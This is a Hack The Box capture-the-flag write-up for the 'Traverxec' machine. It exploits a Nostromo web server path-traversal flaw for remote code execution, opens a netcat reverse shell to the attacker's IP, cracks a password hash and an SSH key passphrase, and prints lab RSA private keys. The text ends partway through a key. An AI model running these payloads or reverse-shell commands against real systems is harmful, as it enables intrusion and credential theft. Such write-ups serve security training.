Traverxec – HTB Writeup

Running masscan scan to discover open ports:

```
root@kali:~# masscan -e tun0 -p1-65535 10.10.10.165 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-02-26 06:22:06 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 10.10.10.165
Discovered open port 22/tcp on 10.10.10.165
```


The standard http and ssh ports are open. Running nmap to discover their services:

```
root@kali:~# nmap -sV -v -Pn -n -p22,80 10.10.10.165
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-26 01:21 EST
NSE: Loaded 45 scripts for scanning.
Initiating SYN Stealth Scan at 01:21
Scanning 10.10.10.165 [2 ports]
Discovered open port 80/tcp on 10.10.10.165
Discovered open port 22/tcp on 10.10.10.165
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

A google lookup on Nostromo 1.9.6 lead us to CVE 2019-16278. Due to improper verification of carriage return(CR) in the URL, we are able to do a Path Traversal Attack. We can verify the attack by reading a world-readable file like /etc/passwd by accessing this URL:

10.10.10.165:80/.%0d./.%0d./.%0d./.%0d./etc/passwd



The path Traversal Attack can lead a Remote Code Execution by sending a specially crafted payload to the server as seen in the CVE exploit:

```
def cve(target, port, cmd):
    soc = socket.socket()
    soc.connect((target, int(port)))
    payload = 'POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\necho\n{}
 2>&1'.format(cmd)
    soc.send(payload)
    receive = connect(soc)
    print(receive)
```

Instead of using the exploit directly, I replicate it using netcat instead. I test payload by executing the id command:

*echo -ne "POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\necho\n**id** 2>&1" | nc 10.10.10.165 80*

-n to not print the trailing newline, and -e to enable interpretation of backslash escape characters.

```
root@kali:~# echo -ne "POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\n
echo\nid 2>&1" | nc 10.10.10.165 80
HTTP/1.1 200 OK
Date: Thu, 27 Feb 2020 05:57:27 GMT
Server: nostromo 1.9.6
Connection: close


uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We managed to get an output! With that in mind, now we can run a netcat reverse shell to get a persistent shell. We execute the payload and set-up the listener:

*echo -ne "POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\necho\n**nc 10.10.16.9 11112 -e /bin/bash 2>&1**" | nc 10.10.10.165 80*

```
root@kali:~# echo -ne "POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\n
echo\nnc 10.10.16.9 11112 -e /bin/bash 2>&1" | nc 10.10.10.165 80
HTTP/1.1 200 OK
Date: Thu, 27 Feb 2020 06:21:31 GMT
Server: nostromo 1.9.6
Connection: close
```

```
root@kali:~# nc -lvnp 11112
listening on [any] 11112 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.165] 35342
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We managed to get a low-level www-data shell! We upgrade to an interactive shell:

python -c "import pty;pty.spawn('/bin/bash')"

Crtl+Z

stty raw -echo

fg + [Enter x2]

echo $TERM

export TERM=screen

reset

I investigate the Nostromo directory and found some interesting files:

```
www-data@traverxec:/var/nostromo/conf$ ls -la
total 20
drwxr-xr-x 2 root daemon 4096 Oct 27 16:12 .
drwxr-xr-x 6 root root   4096 Oct 25 14:43 ..
-rw-r--r-- 1 root bin      41 Oct 25 15:20 .htpasswd
-rw-r--r-- 1 root bin    2928 Oct 25 14:26 mimes
-rw-r--r-- 1 root bin     498 Oct 25 15:20 nhttpd.conf
```

.htpasswd gives us a password hash:

```
www-data@traverxec:/var/nostromo/conf$ cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

Perhaps this is a credential of a user called David? I check the home directory, indeed there is a user by the name of David:

```
www-data@traverxec:/var/nostromo/conf$ ls -la /home
total 12
drwxr-xr-x  3 root  root  4096 Oct 25 14:32 .
drwxr-xr-x 18 root  root  4096 Oct 25 14:17 ..
drwx--x--x  6 david david 4096 Feb 27 01:12 david
```

However, we cannot read his directory:

```
www-data@traverxec:/var/nostromo/conf$ ls -la /home/david
ls: cannot open directory '/home/david': Permission denied
```

Maybe this is his SSH credentials. Let us try cracking the password hash then. Using John:

```
root@kali:~/Downloads/Traverxec# cat passwdhash.txt
$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
root@kali:~/Downloads/Traverxec# john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt passwdhash
.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me       (?)
```

We cracked and obtained password, **Nowonly4me**. However, when we tried to SSH as David, it seems like the password is wrong:

```
root@kali:~/Downloads/Traverxec# ssh david@10.10.10.165
david@10.10.10.165's password:
Permission denied, please try again.
```

Maybe he did not use the same password afterall. Let us try digging deeper. I found some interesting information in the nhttpd.conf file:


```
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```

We googled “Nostromo homedirs_public” and managed to find the HTTPD documentation for Nostromo. In the documentation:

```
HOMEDIRS
     To serve the home directories of your users via HTTP, enable the homedirs
     option by defining the path in where the home directories are stored,
     normally /home.  To access a users home directory enter a ~ in the URL
     followed by the home directory name like in this example:

           http://www.nazgul.ch/~hacki/

     The content of the home directory is handled exactly the same way as a
     directory in your document root.  If some users don't want that their
     home directory can be accessed via HTTP, they shall remove the world
     readable flag on their home directory and a caller will receive a 403
     Forbidden response.  Also, if basic authentication is enabled, a user can
     create an .htaccess file in his home directory and a caller will need to
     authenticate.

     You can restrict the access within the home directories to a single sub
     directory by defining it via the homedirs_public option.
```

As mentioned, we can access david's home directory by accessing this URL:

10.10.10.165/~david/



It was mention that access to the home directory can be restricted to a single sub-directory by defining it in the homedirs_public option. The sub directory is public_www. This mean that public_www can be within david's home directory. Let us try to access /home/david/public_www:

```
www-data@traverxec:/$ ls -la /home/david/public_www
total 16
drwxr-xr-x 3 david david 4096 Oct 25 15:45 .
drwx--x--x 6 david david 4096 Feb 27 01:12 ..
-rw-r--r-- 1 david david  402 Oct 25 15:45 index.html
drwxr-xr-x 2 david david 4096 Oct 25 17:02 protected-file-area
```

Bingo! The index.html is the webpage displayed in /~david. We access the protected-file-area directory:

```
www-data@traverxec:/home/david/public_www/protected-file-area$ ls -la
total 16
drwxr-xr-x 2 david david 4096 Oct 25 17:02 .
drwxr-xr-x 3 david david 4096 Oct 25 15:45 ..
-rw-r--r-- 1 david david   45 Oct 25 15:46 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25 17:02 backup-ssh-identity-files.tgz
```

```
www-data@traverxec:/home/david/public_www/protected-file-area$ cat .htaccess
realm David's Protected File Area. Keep out!
```

tgz is a compressed file. Let us transfer it to our host machine to extract it. We base64 encode the file and decode it in our host machine:

```
www-data@traverxec:/home/david/public_www/protected-file-area$ base64 backup-ssh-identity-files.tgz
<ted-file-area$ base64 backup-ssh-identity-files.tgz
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
```

```
root@kali:~/Downloads/Traverxec# cat b64.txt
H4sIAANjs10AA+2YWc+jRhaG+5pf8d07HfYtV8O+Y8AYAzcROwabff/1425pNJpWMtFInWRm4uem
gKJ0UL311jlF2T4zMI2Wewr+OI4l+Ol3AHpBQtCXFibxf2n/wScYxXGMIGCURD5BMELCyKcP/Pf4
mG+ZxykaPj4+fZ2Df/Peb/X/j1J+o380T2U73I8s/bnO9vG7xPgiMIFhv6o/AePf6E9AxEt/6LtE
/w3+4vq/NP88jNEH84JFzSPi4D1BhC+3PGMz7JfHjM2N/jAadgJdSVjy/NeVew4UGQkXbu02dzPh
6hzE7jwt5h64paBUQcd5I85rZXhHBnNuFCo8CTsocnTcPbm7OkUttG1KrEJIcpKJHkYjRhzchYAl
5rjjTeZjeoUIYKeUKaqyYuAo9kqTHEEYZ/Tq9ZuWNNLALUFTqotmrGRzcRQw8V1LZoRmvUIn84Yc
rKakVOI4+iaJu4HRXcWH1sh4hfTIU5ZHKWjxIjo1BhV0YXTh3TCUWr5IerpwJh5mCVNtdTlybjJ2
r53ZXvRbVaPNjecjp1oJY3s6k15TJWQY5Em5s0HyGrHE9tFJuIG3BiQuZbTa2WSSsJaEWHX1NhN9
noI66mX+4+ua+ts0REs2bFkC/An6f+v/e/rzazl83xhfPf7r+z+KYsQ//Y/iL/9jMIS//f9H8PkL
rCAp5odzYT4sR/EYV/jQhOBrD2ANbfLZ3bvspw/sB8HknMByBR7gBe2z0uTtTx+McPkMI9RnjuV+
wEhSEESRZXBCpHmEQnkUo1/68jgPURwmAsCY7ZkM5pkE0+7jGhnpIocaiPT5TnXrmg70WJD4hpVW
p6pUEM3lrR04E9Mt1TutOScB03xnrTzcT6FVP/T63GRKUbTDrNeedMNqjMDhbs3qsKlGl1IMA62a
VDcvTl1tnOujN0A7brQnWnN1scNGNmi1bAmVOlO6ezxOIyFVViduVYswA9JYa9XmqZ1VFpudydpf
efEKOOq1S0Zm6mQm9iNVoXVx9ymltKl8cM9nfWaN53wR1vKgNa9akfqus/quXU7j1aVBjwRk2ZNv
GBmAgicWg+BrM3S2qEGcgqtun8iabPKYzGWl0FSQsIMwI+gBYnzhPC0YdigJEMBnQxp2u8M575gS
Ttb3C0hLo8NCKeROjz5AdL8+wc0cWPsequXeFAIZW3Q1dqfytc+krtN7vdtY5KFQ0q653kkzCwZ6
ktebbV5OatEvF5sO+CpUVvHBUNWmWrQ8zreb70KhCRDdMwgTcDBrTnggD7BV40hl0coCYel2tGCP
qz5DVNU+pPQW8iYe+4iAFEeacFaK92dgW48mIqoRqY2U2xTH9IShWS4Sq7AXaATPjd/JjepWxlD3
xWDduExncmgTLLeop/4OAzaiGGpf3mi9vo4YNZ4OEsmY8kE1kZAXzSmP7SduGCG4ESw3bxfzxoh9
M1eYw+hV2hDAHSGLbHTqbWsuRojzT9s3hkFh51lXiUIuqmGOuC4tcXkWZCG/vkbHahurDGpmC465
QH5kzORQg6fKD25u8eo5E+V96qWx2mVRBcuLGEzxGeeeoQOVxu0BH56NcrFZVtlrVhkgPorLcaip
FsQST097rqEH6iS1VxYeXwiG6LC43HOnXeZ3Jz5d8TpC9eRRuPBwPiFjC8z8ncj9fWFY/5RhAvZY
1bBlJ7kGzd54JbMspqfUPNde7KZigtS36aApT6T31qSQmVIApga1c9ORj0NuHIhMl5QnYOeQ6ydK
DosbDNdsi2QVw6lUdlFiyK9blGcUvBAPwjGoEaA5dhC6k64xDKIOGm4hEDv04mzlN38RJ+esB1kn
0ZlsipmJzcY4uyCOP+K8wS8YDF6BQVqhaQuUxntmugM56hklYxQso4sy7ElUU3p4iBfras5rLybx
5lC2Kva9vpWRcUxzBGDPcz8wmSRaFsVfigB1uUfrGJB8B41Dtq5KMm2yhzhxcAYJl5fz4xQiRDP5
1jEzhXMFQEo6ihUnhNc0R25hTn0Qpf4wByp8N/mdGQRmPmmLF5bBI6jKiy7mLbI76XmW2CfN+IBq
mVm0rRDvU9dVihl7v0I1RmcWK2ZCYZe0KSRBVnCt/JijvovyLdiQBDe6AG6cgjoBPnvEukh3ibGF
d+Y2jFh8u/ZMm/q5cCXEcCHTMZrciH6sMoRFFYj3mxCr8zoz8w3XS6A8O0y4xPKsbNzRZH3vVBds
Mp0nVIv0rOC3OtfgTH8VToU/eXl+JhaeR5+Ja+pwZ885cLEgqV9sOL2z980ytld9cr8/naK4ronU
pOjDYVkbMcz1NuG0M9zREGPuUJfHsEa6y9kAKjiysZfjPJ+a2baPreUGga1d1TG35A7mL4R9SuII
FBvJDLdSdqgqkSnIi8wLRtDTBHhZ0NzFK+hKjaPxgW7LyAY1d3hic2jVzrrgBBD3sknSz4fT3irm
6Zqg5SFeLGgaD67A12wlmPwvZ7E/O8v+9/LL9d+P3Rx/vxj/0fmPwL7Uf19+F7zrvz+A9/nvr33+
e/PmzZs3b968efmzf8vfweR13qfACgAAA==
```

```
root@kali:~/Downloads/Traverxec# ls -la
total 24
drwxr-xr-x  2 root root 4096 Feb 27 03:17 .
drwxr-xr-x 10 root root 4096 Feb 27 03:16 ..
-rw-r--r--  1 root root 2590 Feb 25 14:41 b64.txt
-rw-r--r--  1 root root 1915 Feb 27 03:15 backup-ssh-identity-files.tgz
-rwxr-xr-x  1 root root 1538 Feb 25 12:04 exploit.py
-rw-r--r--  1 root root   35 Feb 25 14:14 passwdhash.txt
```

We extract the file using this command:

tar -xvf backup-ssh-identity-files.tgz

-x to extract, -v to show progress and -f to indicate file name

```
root@kali:~/Downloads/Traverxec# tar -xvf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
```

We see files indicating SSH private and public keys:

```
root@kali:~/Downloads/Traverxec# cat home/david/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCsXrsMQc0U71GVXMQcTOYIH2ZvCwpxTxN1jOYbTutvNyYThEIjYpCVs5DKhZi2rNunI8Z+Ey
/FC9bpmCiJtao0xxIbJ02c+H6q13aAFrTv61GAzi5neX4Lj2E/pIhd3JBFYRIQw97C66MO3UVqxKcnGrCvYnhJvKMw7nSRI/cXTPHAEnwU0+NW
2zBKId8cRRLxGFyM49pjDZPsAVgGlfdBD380vVa9dMrJ/T13vDTZZGoDgcq9gRtD1B6NJoLHaRWH4ikRuQvLWjk3nWDDaRjw6MxmRtLk8h0MM7
+IiBYc6NJvbQzpG5M5oM0FvhawQetN71KcZ4jUVxN3m+YkaqHD david@traverxec
root@kali:~/Downloads/Traverxec# cat home/david/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCsXrsMQc0U71GVXMQcTOYIH2ZvCwpxTxN1jOYbTutvNyYThEIjYpCVs5DKhZi2rNunI8Z+Ey
/FC9bpmCiJtao0xxIbJ02c+H6q13aAFrTv61GAzi5neX4Lj2E/pIhd3JBFYRIQw97C66MO3UVqxKcnGrCvYnhJvKMw7nSRI/cXTPHAEnwU0+NW
2zBKId8cRRLxGFyM49pjDZPsAVgGlfdBD380vVa9dMrJ/T13vDTZZGoDgcq9gRtD1B6NJoLHaRWH4ikRuQvLWjk3nWDDaRjw6MxmRtLk8h0MM7
+IiBYc6NJvbQzpG5M5oM0FvhawQetN71KcZ4jUVxN3m+YkaqHD david@traverxec
```

```
root@kali:~/Downloads/Traverxec# cat home/david/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F

seyeH/feG19TlUaMdvHZK/2qfy8pwwdr9sg75×4hPpJJ8YauhWorCN4LPJV+wfCG
tuiBPfZy+ZPklLkOneIggoruLkVGW4k4651pwekZnjsT8IMM3jndLNSRkjxCTX3W
KzW9VFPujSQZnHM9Jho6J8O8LTzl+s6GjPpFxjo2Ar2nPwjofdQejPBeO7kXwDFU
RJUpcsAtpHAbXaJI9LFyX8IhQ8frTOOLuBMmuSEwhz9KVjw2kiLBLyKS+sUT9/V7
HHVHW47Y/EVFgrEXKu0OP8rFtYULQ+7k7nfb7fHIgKJ/6QYZe69r0AXEOtv44zIc
Y1OMGryQp5CVztcCHLyS/9GsRB0d0TtlqY2LXk+1nuYPyyZJhyngE7bP9jsp+hec
dTRqVqTnP7zI8GyKTV+KNgA0m7UWQNS+JgqvSQ9YDjZIwFlA8jxJP9HsuWWXT0ZN
6pmYZc/rNkCEl2l/oJbaJB3jP/1GWzo/q5JXA6jjyrd9xZDN5bX2E2gzdcCPd5qO
xwzna6js2kMdCxIRNVErnvSGBIBS0s/OnXpHnJTjMrkqgrPWCeLAf0×EPTgktqi1
Q2IMJqhW9LkUs48s+z72eAhl8naEfgn+fbQm5MMZ/x6BCuxSNWAFqnuj4RALjdn6
i27gesRkxxnSMZ5DmQXMrrIBuuLJ6gHgjruaCpdh5HuEHEfUFqnbJobJA3Nev54T
fzeAtR8rVJHlCuo5jmu6hitqGsjyHFJ/hSFYtbO5CmZR0hMWl1zVQ3CbNhjeIwFA
bzgSzzJdKYbGD9tyfK3z3RckVhgVDgEMFRB5HqC+yHDyRb+U5ka3LclgT1rO+2so
uDi6fXyvABX+e4E4lwJZoBtHk/NqMvDTeb9tdNOkVbTdFc2kWtz98VF9yoN82u8I
Ak/KOnp7lzHnR07dvdD61RzHkm37rvTYrUexaHJ458dHT36rfUxafe81v6l6RM8s
9CBrEp+LKAA2JrK5P20BrqFuPfWXvFtROLYepG9eHNFeN4uMsuT/55lbfn5S41/U
rGw0txYInVmeLR0RJO37b3/haSIrycak8LZzFSPUNuwqFcbxR8QJFqqLxhaMztua
4mOqrAeGFPP8DSgY3TCloRM0Hi/MzHPUIctxHV2RbYO/6TDHfz+Z26ntXPzuAgRU
/8Gzgw56EyHDaTgNtqYadXruYJ1iNDyArEAu+KvVZhYlYjhSLFfo2yRdOuGBm9AX
JPNeaxw0DX8UwGbAQyU0k49ePBFeEgQh9NEcYegCoHluaqpafxYx2c5MpY1nRg8+
XBzbLF9pcMxZiAWrs4bWUqAodXfEU6FZv7dsatTa9lwH04aj/5qxEbJuwuAuW5Lh
hORAZvbHuIxCzneqqRjS4tNRm0kF9uI5WkfK1eLMO3gXtVffO6vDD3mcTNL1pQuf
SP0GqvQ1diBixPMx+YkiimRggUwcGnd3lRBBQ2MNwWt59Rri3Z4Ai0pfb1K7TvOM
j1aQ4bQmVX8uBoqbPvW0/oQjkbCvfR4Xv6Q+cba/FnGNZxhHR8jcH80VaNS469tt
VeYniFU/TGnRKDYLQH2×0ni1tBf0wKOLERY0CbGDcquzRoWjAmTN/PV2VbEKKD/w
-----END RSA PRIVATE KEY-----
```

Seems like id_rsa is david's SSH encrypted private key! We should try to crack it. Let us use John to help us. We convert the encrypted key to John format using ssh2john.py:

ssh2john.py id_rsa > id_rsaJOHN

Then we crack it using the command below:

john id_rsaJOHN --wordlist=/usr/share/wordlists/rockyou_utf8.txt

```
root@kali:~/Downloads/Traverxec/home/david/.ssh# /usr/share/john/ssh2john.py id_rsa > id_rsaJOHN
root@kali:~/Downloads/Traverxec/home/david/.ssh# john id_rsaJOHN --wordlist=/usr/share/wordlists/rockyou_utf8.
txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
```

We obtained the password, **hunter**. Now, we decrypt the private key using openssl:

openssl rsa -in id_rsa -out id_rsa_decrypted -passin pass:hunter

```
root@kali:~/Downloads/Traverxec/home/david/.ssh# openssl rsa -in id_rsa -out id_rsa_decrypted -passin pass:hunter
writing RSA key
root@kali:~/Downloads/Traverxec/home/david/.ssh# cat id_rsa_decrypted
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEArF67DEHNFO9RlVzEHEzmCB9mbwsKcU8TdYzmG07rbzcmE4RC
I2KQlbOQyoWYtqzbpyPGfhMvxQvW6ZgoibWqNMcSGydNnPh+qtd2gBa07+tRgM4u
Z3l+C49hP6SIXdyQRWESEMPewuujDt1FasSnJxqwr2J4SbyjMO50kSP3F0zxwBJ8
FNPjVtswSiHfHEUS8RhcjOPaYw2T7AFYBpX3QQ9/NL1WvXTKyf09d7w02WRqA4HK
vYEbQ9QejSaCx2kVh+IpEbkLy1o5N51gw2kY8OjMZkbS5PIdDDO/iIgWHOjSb20M
6RuTOaDNBb4WsEHrTe9SnGeI1FcTd5vmJGqhwwIDAQABAoIBAFgqtF5WogHdT8uo
gZ9ALkFlXk3aReMjYX61LVY2jfJ7MPy2n+XdmrsX+C2/HBgEXu4lPHhsc/jET494
hvO5enA4iyhceDScXp4gS7rE4pP9t9i8nbvLxw8+ra2SCTaJhToXptfweFcXlHYb
9E/ieuVjn5B2O7TrykVTE0jSLqc5m1+SdvNPtVX+4cj0n1O6uZMaijg4itca8ffI
kCvx5fh6gR3A3EpFqyJxg7SSVOQ0UpRM333aEHAPLIhCy1ituS+T75FBPA6quByl
vy86PRn25B3m0ArqYlV1ffD16kNb/hr0b8VSOcRxaVFwIuW8g06bclhBu5R+HsQ4
c7IWdxECgYEA03M/rzWIoILIBOT7+N5heGWcVrcSukmGmMPN0/W6uGkiiP6Njnpy
8bAhDQ8bB2vWqjWl3I+XKLMB7×5qIgJ0/8/bTIoKMLajinUsmjM7NFU/p308LYPt
3oGUgy5/08GOwf8IULTAsm072gKo6y/Foq74uHOBBpZABU6dEE1VaN0CgYEA0K+o
